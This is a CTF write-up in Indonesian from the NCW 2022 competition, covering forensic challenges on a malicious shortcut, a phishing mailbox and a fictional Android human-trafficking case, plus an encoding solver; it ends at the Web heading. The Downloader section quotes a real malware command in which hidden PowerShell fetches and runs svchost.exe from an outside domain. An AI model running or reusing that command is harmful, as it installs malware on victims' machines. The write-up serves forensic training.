

# CTF NCW 2022

wkwk



Muhammad Ichwan  
Paska Parahita  
Athaya Ramadhan Yumna Pranawa

## TABLE OF CONTENT

<b>FORENSIC</b>	<b>3</b>
Downloader	3
BEC Chitchat	5
Human Trafficking Case	9
<b>MISC</b>	<b>19</b>
Mr. Decryptor	19
<b>WEB</b>	<b>21</b>
File&reading .INC	21
<b>WELCOMING PARTY</b>	<b>23</b>
Free Flag	23

# FORENSIC

## Downloader

### Soal :

[ Evidence Number #398 - Trojan Downloader ]

IMPORTANT NOTE from National Security Agency Forensic Investigator:

"REMEMBER to always keep this file away from any devices and do not run it either!!! ...but if you still want to tinker with it, be sure to extract the zip file on an isolated environment like Virtual Machine. I'm not responsible for any risk that might happened to your machine if you neglect to heed to this warning."

Hey folks, before you dive into the challenge, you have to know that this file contains real malware that is collected from malware's global database where all the malwares are quarantined there for further investigation by Forensic Investigator and for study purposes by people who want to sharpen their Forensic skill. (Reallife-like CTF :P)

So, in order to solve this challenge you can use many free tools and with your unique analysis skill to get the answers according to the given questions. This one is easy to solve and doesn't require any advanced analysis technique. Also DO NOT FORGET to delete this file after the competition is done, just for safety reason.

Again, i'm not responsible of any risk if you reject this warning.

You can access the questions here : <https://tinyurl.com/wb9w957c>

Flag is ALL 4 Questions concatenated with "\_" .

For example, NCW22{answer1\_answer2\_answer3\_answer4}

Here is the netcat service to validate your answer :  
nc 103.167.136.75 1112

### Solving Scenario :

Diberikan file lnk, file ini merupakan shortcut yang umumnya ada di desktop.

Kita diminta untuk menjawab pertanyaan kemudian divalidasi pada server dan jika jawaban benar maka flagnya hasil concatenated dari jawaban tersebut.

List pertanyaan :

1. What is the name of the Domain that hosted the trojan malware?  
(E.g, <http://abc123.com> → "abc123" is the Domain Name)

2. What is the file's name of the trojan malware itself?
3. What is the IP Address of the Domain?
4. From what country that the Domain is launched?

Kami mencoba parsing dengan tool dari Eric Zimmerman yaitu LECmd, didapat hasil ada process powershell dengan argumen -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object

System.Net.WebClient).DownloadFile('http://2filmes.com/svchost.exe','%USERPROFILE%\svchost.exe');Start-Process '%USERPROFILE%\svchost.exe'

Process ini akan melakukan download file **svchost.exe** (malware yang sudah disiapkan threat actor) pada website **http://2filmes.com/** yang kemudian disimpan di user profile kita, setelah itu file svchostnya akan dieksekusi.

```
Flags: HasTargetIdList, HasRelativePath, HasArguments, HasIconLocation, IsUnicode
File attributes: 0
Icon index: 0
Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://2filmes.com/svchost.exe','%USERPROFILE%\svchost.exe');Start-Process '%USERPROFILE%\svchost.exe'
Icon Location: *.txt
```

Pertanyaan 1 sudah terjawab yaitu domainnya **2filmes**

Pertanyaan 2 yaitu **svchost.exe**

Pertanyaan 3 ketika dilakukan ping pada domain tersebut tidak mendapat respon maka kami mencoba mencari history ip yang pernah terhubung pada domain tersebut melalui <https://viewdns.info/iphistory/> . Ketika mencoba 1 persatu validasi ke server hasil yang benar yaitu **104.37.35.127**

Dan negara dari ip tersebut yaitu **Denmark**. Flag didapat.

IP history results for 2filmes.com.  
=====

IP Address	Location	IP Address Owner	Last seen on this IP
46.30.215.210	Copenhagen - Denmark	One.com A/S	2019-06-26
104.37.35.97	Denmark	One.com A/S	2018-10-04
104.37.35.127	Denmark	One.com A/S	2018-08-13
189.38.90.197	Porto Alegre - Brazil	IPV6 Internet Ltda	2012-01-11

**Flag :**

**NCW22{2filmes\_svchost.exe\_104.37.35.127\_Denmark}**

## BEC Chitchat

**Soal :**

*"A few days ago, I went to a store wanting to buy groceries, but the store was closed. Then, in front of the store I saw a banner with an email referring to the owner of the store. I contacted the email several times and I received a reply message from the email along with a brochure. Long story short, I go back home and opened the brochure from my computer and my computer got hacked, and I only realized after a few days later."*

As a Forensic Expert, you are given a document to analyze these evidences :

1. What's the name of suspected person(attacker) that send the malicious brochure?

(FULLNAME all lower case + if the name consists of two words like "Ismail Marzuki" then separate those with whitespace character)

2. What is the attacker's phone number?

[Example Format = +62.....] -> Country-Code number format

3. What is the Address(FQDN) that is close to the source email(sender)?

(E.g : VG7SCF8EV1D.prod.ncwctf.donat.gula.id)

4. What is the Address(IPv6 Address) that is close to the destination email(receiver)?

(E.g : a05:a612:2d3:09f1:blah:blah:blah:blah)

Here is the netcat service to validate your answer :

```
nc 103.167.136.75 1111
```

```
nc 103.167.136.123 1111
```


The flag is all the answers concatenated with underscore.

NCW22{answer1\_answer2\_answer3\_answer4}

### Solving Scenario :

Diberikan sebuah file zip yang mana didalamnya terdapat file dengan ekstensi .ost (Evidence 51.ost). Diketahui bahwa file dengan ekstensi .ost adalah offline folder file microsoft outlook dan tergolong sebagai email forensic. Berdasarkan artikel (<https://www.systoolsgroup.com/forensics/ost/>) kita bisa melakukan analisa file .ost menggunakan tools yang bernama Systools Ost Recovery, dimana tools ini tergolong lengkap dibanding tools lainnya. Kemudian untuk mendapatkan flag, kami harus menjawab 4 pertanyaan tersebut dengan benar dan digabungkan menjadi satu dengan underscore sebagai pemisahannya.

Pertanyaan pertama, nama pengirim malicious brochure tersebut adalah “**roger alex**”, ini kami dapatkan dengan melihat **Important Mail -> Normal Mail View -> From**



Pertanyaan kedua, yaitu nomor dari attacker tersebut, nomor attacker dapat ditemukan pada isi dari mail tersebut yaitu **(+120932132)**

We choose the best products and present you with such amazing beveragea and foods just for you!!


We from RogerGrocery invite you to come to our MarketStore to see our products.  
Why? Because we want the best for you.

Come and have a look on our brochure down in this PDF file.


---> Contact : Roger (+120932132)

Get [Outlook for Android](#)

Pertanyaan ketiga, apa FQDN yang mendekati email sumber (pengirim), jawabannya bisa kita dapatkan pada **Message Header -> Received: from HK0PR06MB2867.apcprd06.prod.outlook.com**



Pertanyaan keempat (terakhir), yaitu apa alamat IPv6 yang dekat dengan email tujuan (penerima), jawabannya yaitu **2002:a05:6a10:8a43:b0:2f4:89f4:8483** yang bisa didapatkan di **Message Header -> Received: by**



Karena semua jawaban sudah terkumpul, untuk memastikan jawabannya benar, kami melakukan validasi pada service nc 103.167.136.75 1111

```
Shell-$ nc 103.167.136.75 1111
What is the name of suspected person(attacker) that send the malicious brochure?
(FULLNAME all lower case + if the name consists of two words like "Ismail Marzuk
i" then separate those with whitespace character)
>> Jawaban nomor 1 : roger alex
[+] Nice Benar

What is the attackers phone number?
[Example Format = +62.....] -> Country-Code number format
>> Jawaban nomor 2 : +120932132
[+] Nice Benar

What is the Address(FQDN) that is close to the source email(sender)?
(E.g : VG7SCF8EV1D.prod.ncwctf.donat.gula.id)
>> Jawaban nomor 3 : HK0PR06MB2867.apcprd06.prod.outlook.com
[+] Nice Benar

What is the Address(IPv6 Address) that is close to the destination email(receive
r)?
(E.g : a05:a612:2d3:09f1:blah:blah:blah:blah)
>> Jawaban nomor 4 : 2002:a05:6a10:8a43:b0:2f4:89f4:8483
[+] Nice Benar

nah keren, submit flagnya sekarang.
```

Flag :

```
NCW22{roger
alex_+120932132_HK0PR06MB2867.apcprd06.prod.outlook.com_2002:a05:6a10:8a43:b
0:2f4:89f4:8483}
```



# Human Trafficking Case

## Soal :

Takumi Ozawa is a man who works for an illegal human trafficking community in Japan and US. He has just been caught by the local police due to an illegal transaction that was happened in Japan.

The Digital Forensics Unit Policeman, Jean Tirstan informed that the evidence that they got is only a phone from Takumi himself so he imaged the phone, parsed out some important evidence that will likely be the digital artifact for a proof in a courtroom.

Can you help us by clarifying the questions related to the evidences?

There are 12 questions that you need to answer. If you are worried that one of the question is either correct or incorrect, there's an nc service which will tell you if you're in the correct path:

nc 103.167.136.75 5377

Alternative:

nc 103.167.136.123 5377

## Solving Scenario :

Diberikan file hasil imaging dari android, kita diminta untuk menjawab pertanyaan yang ada kemudian dilakukan validasi pada server dan akan mendapatkan flag jika tiap jawaban benar.

1. *Who invited Takumi to join the illegal Human Trafficking community?*

*What's the name of the group/community?*

*And what's the name of the first app used to begin the chat conversation? (All of the answers are lowercase)*

*Format: name\_communityname\_appsname*

*Ex: john\_theragingbullseye\_michat*

## Jawaban:

Berdasarkan pertanyaan pertama dapat dilihat bahwa ada 2 aplikasi yang digunakan untuk Human Trafficking kemudian pada /data/data/ terdapat 2 aplikasi yang dicurigai yaitu slack (com.Slack) dan discord (com.discord). Kita analisa pada slack terlebih dahulu, pada slack ini terdapat directory database (/data/data/com.Slack/databases) pada file org\_T03EA50JASY ini berisi message milik pemilik slack dan filenya berupa

sqlite.

```
⇒ file org T03EA50JASY  
org T03EA50JASY: SQLite 3.x database, user version 39, last written using SQLite version 3022000
```

Buka dengan DB Browser for sqlite, pada table messages pada kolom *message\_json* terdapat percakapan antara takumi dengan orang lain, salah satu chat yaitu *Welcome to the b34stcLub* menandakan bahwa nama komunitasnya yaitu b34stcLub.

```
{ "type": "message", "alert_type": "UNKNOWN", "hidden": false, "ts":  
  "1651758756.010499", "client_msg_id": "1e4f2f50-6a16-43e4-92  
  64-23662f293506", "mrkdown": true, "ephemeral_msg_type":  
  0, "user": "U03E4STMHK7", "upload": false, "files":  
  [], "is_starred": false, "is_read": false, "pinned_to":  
  [], "text": "Welcome to the b34stcLub! Did you get invited?  
  <@U03E4STMHK7>", "attachments":  
  [], "subscribed": false, "reply_count": 0, "reply_users":  
  [], "reply_users_count":  
  0, "latest_reply": "", "new_broadcast": false, "reactions": [], "blocks":
```

Kemudian terdapat balasan dari takumi atas chat tersebut dan terdapat kata *Rosse invited me to join* yang merupakan pertanda yang invite takumi yaitu Rosse dan untuk validasi apakah benar chat ini berasal dari takumi dapat dilihat dari key dari user ini idnya yaitu U03E7QCT8EP dimana jika dilihat pada file T03EA50JASY pada table users yaitu id U03E7QCT8EP milik takumi0zaw4.

```
{ "type": "message", "alert_type": "UNKNOWN", "hidden": false, "ts":  
  "1651799094.170179", "channel": "C03ELD9B36V", "client_msg_i  
  d": "b4814eb4-52c8-46db-  
  b964-6ed4687ea8b7", "mrkdown": true, "ephemeral_msg_type":  
  0, "user": "U03E7QCT8EP", "upload": false, "files":  
  [], "is_starred": false, "is_read": false, "pinned_to": [], "text": "Ye i'm  
  new here. Rosse invited me to join. Look man, all I need is  
  money. I don't f care about ya business down here so let's just  
  get to the point shall we?", "attachments":  
  [], "subscribed": false, "reply_count": 0, "reply_users":
```

Table: users

	_id	id	name
Filter	Filter	Filter	Filter
1	1	U03E7QCT8EP	takumi0zaw4

**Jawabannya: rosse\_b34stclub\_slack**

2. *What's Takumi email? And what's the boss name likely?*

*If the boss full name consists of two words, you need to join them. (Mikazu Tamara -> mikazutamara)*

*All the answers are in lowercase.*

*Format: email@tld\_bossname*

*Ex: badut@mail.xyz\_mikazutamara*

**Jawaban:**

Pada file T03EA50JASY dan pada table users didapat email milik takumi (takumi0zaw4@gmail.com) dan nama bosnya (santokuabubasa), nama bos tersebut dapat divalidasi dari id usernya yaitu U03E4STMHK7 dimana dia yang sebelumnya berinteraksi dengan takumi dan juga creator dari channel selling-muggles-for-fun-profit-not-stack (tempat komunikasi grup)

file_display_name	real_name_norm	splay_name_norm	profile_email
Filter	Filter	Filter	Filter
takumi ozawa	takumi ozawa	takumi ozawa	takumi0zaw4@gmail.com

id	name
Filter	Filter
U03E7QCT8EP	takumi0zaw4
USLACKBOT	slackbot
U03E4STMHK7	santokuabubasa

```
{
  "type": "message",
  "alert_type": "UNKNOWN",
  "hidden": false,
  "ts": "1651799537.292079",
  "client_msg_id": "ba536681-9931-4b67-bf17-b7060503d647",
  "mrkdwn": true,
  "ephemeral_msg_type": 0,
  "user": "U03E4STMHK7",
  "upload": false,
  "files": [],
  "is_starred": false,
  "is_read": false,
  "pinned_to": [],
  "text": "Bytheway there are currently 3 \"assets\" that we can sell , you may take a look at <#C03DT6U7Y5D|selling-muggles-for-fun-profit-not-stack>\"",
  "attachments": [],
  "thread_ts": "1651799537.292079",
  "subscribed": true,
  "reply_count": 2,
  "reply_users":
}
```

**Jawabannya:** takumi0zaw4@gmail.com\_com\_santokuabubasa

3. *How many channels are there in the first app?*

*Also, What's the name of the last created channel? (exclude any prefix(es) of the channel's name, like ignore the '#' and all LOWERCASE)*

*Format: TotalChannels\_Name*

*Ex: 2\_this-is-home*

**Jawaban:**

Masih di file yang sama (org\_T03EA50JASY) tapi pada table *conversationWithWorkspace* disini terlihat ada 3 channel yaitu random, public dan selling-muggles-for-fun-profit-not-stack (public) dan 3 DM, untuk *last created channel* yaitu selling-muggles-for-fun-profit-not-stack.

name_or_user_normalized	name_normalized_no_delimiter	type
Filter	Filter	Filter
random	random	PUBLIC
U03E7QCT8EP	NULL	DM
USLACKBOT	NULL	DM
U03E4STMHK7	NULL	DM
general	general	PUBLIC
selling-muggles-for-fun-profit-not-stack	sellingmugglesforfunprofitnotstack	PUBLIC

**Jawabannya: 3\_selling-muggles-for-fun-profit-not-stack**

4. When did Takumi create a thread message for the first time in the first app?

Format: DD/MM/YYYY\_HH:MM (In UTC Format)

Ex: 13/12/2008\_21:15

**Jawabannya:** Untuk pertanyaan ini merupakan bonus dan jawabannya yaitu **05/05/2022\_09:12**.

5. What's the second application that was used to communicate?

Format: appsname (all LOWERCASE)

Ex: wechat

**Jawaban:**

Masih di file yang sama (org\_T03EA50JASY) tapi pada table messages, pada salah satu chat dari bos memberi informasi bahwa akan pindah ke discord.

```

g_type":0,"user":"U03E4STMHK7","upload":false,"files":
[],"is_starred":false,"is_read":false,"pinned_to":[],"text":"Look, i
don't really know that much about this Slack thing. Gopher told
me to use it anyway for fresh start alternative but I'm planning
on moving our conversation to Discord shall we? I think we
already got connected there but haven't done any
conv","attachments":[],"subscribed":false,"reply_count":
0,"reply_users":[],"reply_users_count":
0,"latest_reply":"","new_broadcast":false,"reactions":[],"blocks":

```

**Jawabannya: discord**

6. When was the group/server in the second application created?

Format: DD/MM/YYYY\_HH:MM:SS (In UTC Format)

Ex: 02/01/2019\_10:28:30

**Jawaban:**

Beralih ke directory com.discord, informasi mengenai server discord tersimpan pada files/STORE\_GUILD\*, pada file STORE\_GUILDS\_V34 terdapat informasi mengenai kapan server tersebut dibuat jadi kami dapat melakukan strings.

```

=> strings STORE_GUILDS_V34
java.util.Collections$SingletonMa
com.discord.models.guild.Guil
java.util.ArrayLis
d0.t.
c101be219bf2172fd3f30a970543fb3
2022-05-05T13:44:59.886000+00:0
com.discord.api.guild.GuildMaxVideoChannelUsers$Limite
b34stcLu
en-U
deprecate
d0.t.

```

**Jawabannya:** 05/05/2022\_09:12

7. *Who creates a registration system for the illegal Human Trafficking Community?*

*Format: name (lowercase)*

*Ex: yuda*

**Jawaban:**

Masih di directory yang sama, informasi mengenai chat yang ada pada discord tersimpan pada STORE\_MESSAGES\_CACHE\_V38. Disini kita dapat melakukan strings sehingga dapat terlihat isi chatnya. Hasil analisa ada beberapa indikasi berdasarkan chat bahwa pembuat system registrasi pada komunitas illegal ini yaitu gopher.

```

Ye ...., look Gopher will create a registration system for us to validate our
member and integrity. We need to make our community stay "low" and behind th
e shadow ye

```

```

pretty neat eh? i dont f know those stuff but i guess Gopher handled the regi
stration safely

```

**Jawabannya:** gopher

8. *What's the URL for the registration form website that was created by the one who creates the registration system?*

*Format: URL*

*ex: <http://justlikethis.com>*

**Jawaban:**

Masih di file yang sama (STORE\_MESSAGES\_CACHE\_V38), terlihat bahwa link untuk register broken kemudian diganti menjadi <http://e2d4-2001-448a-2082-27c2-99ee-296d-aa07-9aa2.ngrok.io>

```
http://23b0-125-166-45-13.ngrok.io/Human%20Trafficking/
ignore the name, you can register there <@971764198222741514>
takuzaw
takuzaw
noic
s4nt0-ku
pardon, Gopher told me the link is broke
s4nt0-ku
i'll send you the alternative link agai
s4nt0-ku
http://e2d4-2001-448a-2082-27c2-99ee-296d-aa07-9aa2.ngrok.i
```

Jawabannya: <http://e2d4-2001-448a-2082-27c2-99ee-296d-aa07-9aa2.ngrok.io>

9. How many user's trusted domain cache key(s) in the second application?

Format: totaloftheusertrusteddomaincachekey

Ex: 23

**Jawaban:**

Disini kami melakukan grep trusted secara rekursif dan mendapatkan 3 link

```
=> cat shared_prefs/com.discord_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="LOG_CACHE_KEY_USER_LOGIN">takumi0zaw4@gmail.com</string>
  <set name="USER_TRUSTED_DOMAINS_CACHE_KEY">
    <string>e2d4-2001-448a-2082-27c2-99ee-296d-aa07-9aa2.ngrok.io</string>
    <string>23b0-125-166-45-13.ngrok.io</string>
    <string>pastebin.com</string>
```

Jawabannya: 3

10. Takumi downloaded an illegal APK that was given by the Boss.

The Boss said that apk was zipped and protected with his password that was used before in the registration form website. Our DFIR acquaintance said that the source code of that form was revealed in the second application and the 'secret code' refers to the 'sc' parameter.

What's the password of the zipped APK file?

Format: password

Ex: !amI33t

**Jawaban:**

Disini takumi download aplikasi dari bos dimana aplikasi dicompress dan dipassword, password ini didapat dari password takumi ketika register, source code register beserta secret codenya ini dapat terlihat pada file STORE\_MESSAGES\_CACHE\_V38.

```

<?php
function generateRandomString($length = 2) {
    $characters = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $charactersLength = strlen($characters);
    $randomString = '';
    for ($i = 0; $i < $length; $i++) {
        $randomString .= $characters[mt_rand(0, $charactersLength - 1)];
    }
    return $randomString;
}
if(isset($_POST['submit'])){
    if($_POST['username'] != ""){
        $username = $_POST['username'];
    }
    if($_POST['password'] != ""){
        $password = $_POST['password'];
    }
    if($_POST['sc'] != ""){
        $sc = $_POST['sc'];
    }
    $enc = openssl_encrypt($password, "rc4", $sc . generateRandomString());
    setcookie('username',$username,time() + (86400 * 30), "/");
    setcookie('guid_usr',$enc, time() + (86400 * 30), "/");
    header("Location: ./success.php");
}

```

Just remember that whenever you input the secret code, fill ut with ||h4y4bus40123||

Terlihat pada source code ketika register akan ada cookie guid\_usr, dimana valuenya berasal dari password yang dienkripsi dengan rc4 dan keynya h4y4bus40123 ( tanpa || karena pada discord berarti text akan dihide atau untuk sensor seperti spoiler atau sensor kpi ) diconcat dengan function generateRandomString dimana isi function tersebut akan generate random char dari 0-9a-zA-Z sebanyak 2 char. Jadi kita bisa melakukan decrypt dan bruteforce keynya jika mendapatkan cookienya. Cookie ini dapat ditemukan pada chrome karena chrome merupakan browser bawaan serta tidak ada aplikasi browser lain pada /data/data/.

Beralih ke /data/data/com.android.chrome, melihat referensi google dapat diketahui bahwa default profile pathnya berada di /data/data/com.android.chrome/app\_chrome/Default, disini ditemukan file sqlite cookies dan terdapat username beserta guid\_usr

guid_usr	gtxW8xfAR8Z104vQMReszigljkiKIZ5IXUr0I%2Bbd7LoT2g%3D%3D
username	takuzawa

Modifikasi script register tadi, ubah openssl\_encrypt menjadi openssl\_decrypt, serta buat looping sebanyak 9999 kemudian echo.

```
<?php
function generateRandomString($length = 2) {
    $characters = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $charactersLength = strlen($characters);
    $randomString = '';
    for ($i = 0; $i < $length; $i++) {
        $randomString .= $characters[mt_rand(0, $charactersLength - 1)];
    }
    return $randomString;
}

$sc = 'h4y4bus40123';
$exc = 'gtxW8xfAR8Z104vQMReszigljkiKLZ5IXUr0I+bd7LoT2g==';

for ($x = 0; $x < 9999; $x++){
    $dec = openssl_decrypt($exc, "rc4", $sc . generateRandomString());
    echo $dec;
}

?>
```

Jalankan scriptnya dan redirect outputnya ke file, kemudian strings hasil file tersebut dan didapat passwordnya.

```
QU8%L
:a]0R8By
hrZH
hbd!
QC.X-\
th!s_1z_a_v3ry_Unc3nZureD_p4$$w0rd
}%4e\\0
~Kk^
8Vk!%S
!SPQ
```

Jawabannya: th!s\_1z\_a\_v3ry\_Unc3nZureD\_p4\$\$w0rd

11. The boss gave Takumi a website link containing a text-based information regarding a cash-flow spending of the community and the potential next volunteers who are willing to be sold. Luckily he already read the content and ARCHIVED it.

How many volunteers that come from United States (US) ?

Format: TotalVolunteersFromUS

Ex: 105

**Jawaban:**

Pada file sqlite history menyimpan link atau website yang diakses user, disini terlihat link pastebin yang ketika diakses not found menandakan threat actor melakukan anti forensic




<http://e2d4-2001-448a-2082-27c2-99ee-296d-aa07-9aa2.ngrok.io/>

<http://e2d4-2001-448a-2082-27c2-99ee-296d-aa07-9aa2.ngrok.io/success.php>

<https://pastebin.com/8rHP0abR>

Cek wayback kemudian didapat hasil ada 2 volunteer dari US



```
1. Muggles Info (Next Volunteers)
2. =====
3. Name | Expected Arrival | Offers (By anonymous)
4. =====
5. Raymond Salababa (US) -- 04/12/2022 -- $34715
6. Lukas Karafuboo (AUS) -- 05/08/2022 -- $56450
7. Te Nyan Tien (VIET) -- 23/09/2022 -- $24135
8. Reog Ygurama (INDO) -- 10/10/2022 -- $35900
9. Koldamenta Ratatuweel (RUS) -- 19/04/2022 -- $78000
10. Rozok Markodok John (US) -- 13/02/2023 -- $89000
11.
12. CF Trade
13. =====
14.
15. Cannabis 100kg (Done shipped)
16. Amphetamines 50kg (Done shipped)
17. MDMA 24kg (Done shipped)
18. Nicotine 28kg (Done shipped)
19.
```

Jawabannya: 2

12. Currently there's no forensicator who's able to reverse engineer the illegal APK that was downloaded by Takumi before. Takumi said the illegal APK contains a simple login activity but he refused to tell the credentials.

What's the administrators credentials for the illegal APK that was downloaded?

Format: username:password

Ex: admin:root123

Jawaban:

Unzip dengan password yang didapat sebelumnya, decompile apk dengan jadx, terdapat kondisi jika username nubaseng dan password lamngabop maka akan berhasil masuk sebagai admin.

```
public void onClick(View view) {
    if (users.getText().toString().equals("nubaseng") && pw.getText().toString().equals("lamngabop")) {
        Toast.makeText(MainActivity.this.getApplicationContext(), "Welcome to Illegal APK 101,Admin!. This app is still beta and got no content")
    } else if (!users.getText().toString().equals("admin") || !pw.getText().toString().equals("root0678")) {
        Toast.makeText(MainActivity.this.getApplicationContext(), "Wrong!", 0).show();
    } else {
        Toast.makeText(MainActivity.this.getApplicationContext(), "Welcome Developer!", 0).show();
    }
}
```

Jawabannya: nubaseng:lamngabop

Setelah susah payah menjawab 12 pertanyaan dengan benar akhirnya mendapatkan flagnya.

```
Wow you're so good! Here's your flag:  
NCW22{4ndr0id_image_f0rens1c_1z_FuN_https://gifft.me/3d#UrXJRKYMIaCON8GvWb1V}
```

Flag :

```
NCW22{4ndr0id_image_f0rens1c_1z_FuN_https://gifft.me/3d#UrXJRKYMIaCON8GvWb1V}
```

# MISC

## Mr. Decryptor

### Soal :

A friend of Mr. Bin, Mr. Decryptor, followed his friend's path and started to learn programming. He is headed to a series of cryptographic problems that needs to be decrypted. Please help Mr. Decryptor!

Chall: nc 103.167.136.75 9944

### Solving Scenario :

Pertama, kami mencoba untuk melakukan pengecekan dengan remote koneksi ke ip dan port tersebut untuk melihat bagaimana input dan output/response dari nc tersebut. Diketahui bahwa kita harus melakukan decode terhadap encoding yang tampil. Ada tiga encoding yang diberikan yaitu hexa, biner, dan base64. Untuk mendapatkan flag, kita harus menjawab hasil decode dari encoding yang tampil sampai 100 jawaban benar, apabila salah maka akan gagal.

```
Shell-$ nc 103.167.136.75 9944
Hi there! Its me, Decryptor. I'm having a hard time to solve these 100 encoding
problems.
A paper says:
- 0x is a prefix for base 16
- 0b is a prefix for base 2
- any string that is not hexadecimal nor binary will be base 64
I'll provide you the encodings 1 by 1, please help me to decode them into plaint
ext!
here we go:
0x6a6f73687561
testing
Haiyaaa, incorrect lah!
```

Karena sudah diketahui alur mendapatkan flag nya, kami langsung saja membuat solver nya menggunakan python lalu looping sampai dengan 100, jalankan dan flag didapatkan.

```
0x73706f6e6765626f62
b'spongebob'
98
Y29tcHV0ZXI=
b'computer'
99
0x6c6f76656c79
b'lovely'
b'NCW22{fuiyoohhh_master_of_crypto_right_here!!!}'
[*] Closed connection to 103.167.136.75 port 9944
```

Berikut untuk solvernya:

```

from pwn import *
import base64
import binascii
import codecs

io = remote('103.167.136.75',9944)

io.recvuntil("here we go:\n")
for i in range(0,100):
    print(i)
    ct = io.recvline().decode().split()[0]
    print(ct)

    if ct[:2] == "0b":
        biner = binascii.unhexlify("%x" % int(ct,2))
        print(biner)
        io.sendline(biner)

    elif ct[:2] == "0x":
        hexa = codecs.decode(ct[2:], "hex")
        print(hexa)
        io.sendline(hexa)

    else:
        base = base64.b64decode(ct)
        print(base)
        io.sendline(base)
print(io.recv())

```

Flag :

NCW22{fuiyoohhh_master_of_crypto_right_here!!!}
---

# WEB

